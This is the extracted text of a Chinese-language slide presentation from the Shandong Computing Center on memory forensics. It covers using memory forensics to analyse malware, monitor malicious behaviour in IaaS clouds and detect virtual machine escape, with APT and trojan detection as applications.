



内存取证与IaaS云平台恶意行为的安全监控

王连海 研究员

山东省计算中心（国家超级计算济南中心）



汇报纲要

- 内存取证中的恶意代码分析技术
- 基于内存取证的云中恶意行为监控技术
- 使用内存分析技术检测虚拟机逃逸
- 总结



内存取证中的恶意代码分析技术

内存取证是计算机取证科学的重要分支，是指从计算机物理内存和页面交换文件中查找、提取、分析易失性证据，当系统处于活动状态时，物理内存中保存着关于系统运行时状态的关键信息，通过内存取证可获取物理内存和页面交换文件的完整镜像，并重构出原先系统的状态信息。




内存取证中的恶意代码分析技术

- 当前内存取证技术逐渐成熟，内存证据已经与硬盘证据一起成为打击网络违法犯罪的重要依据。
- 内存证据分析可被用于发现系统的各种关键信息及用户的行为特征。
- 内存取证技术也可被用于恶意代码的检测分析




内存取证中的恶意代码分析技术






内存取证中的恶意代码分析技术

针对于APT恶意程序，现有检测方法存在一些问题：




内存取证的应用场景

- APT、木马检测



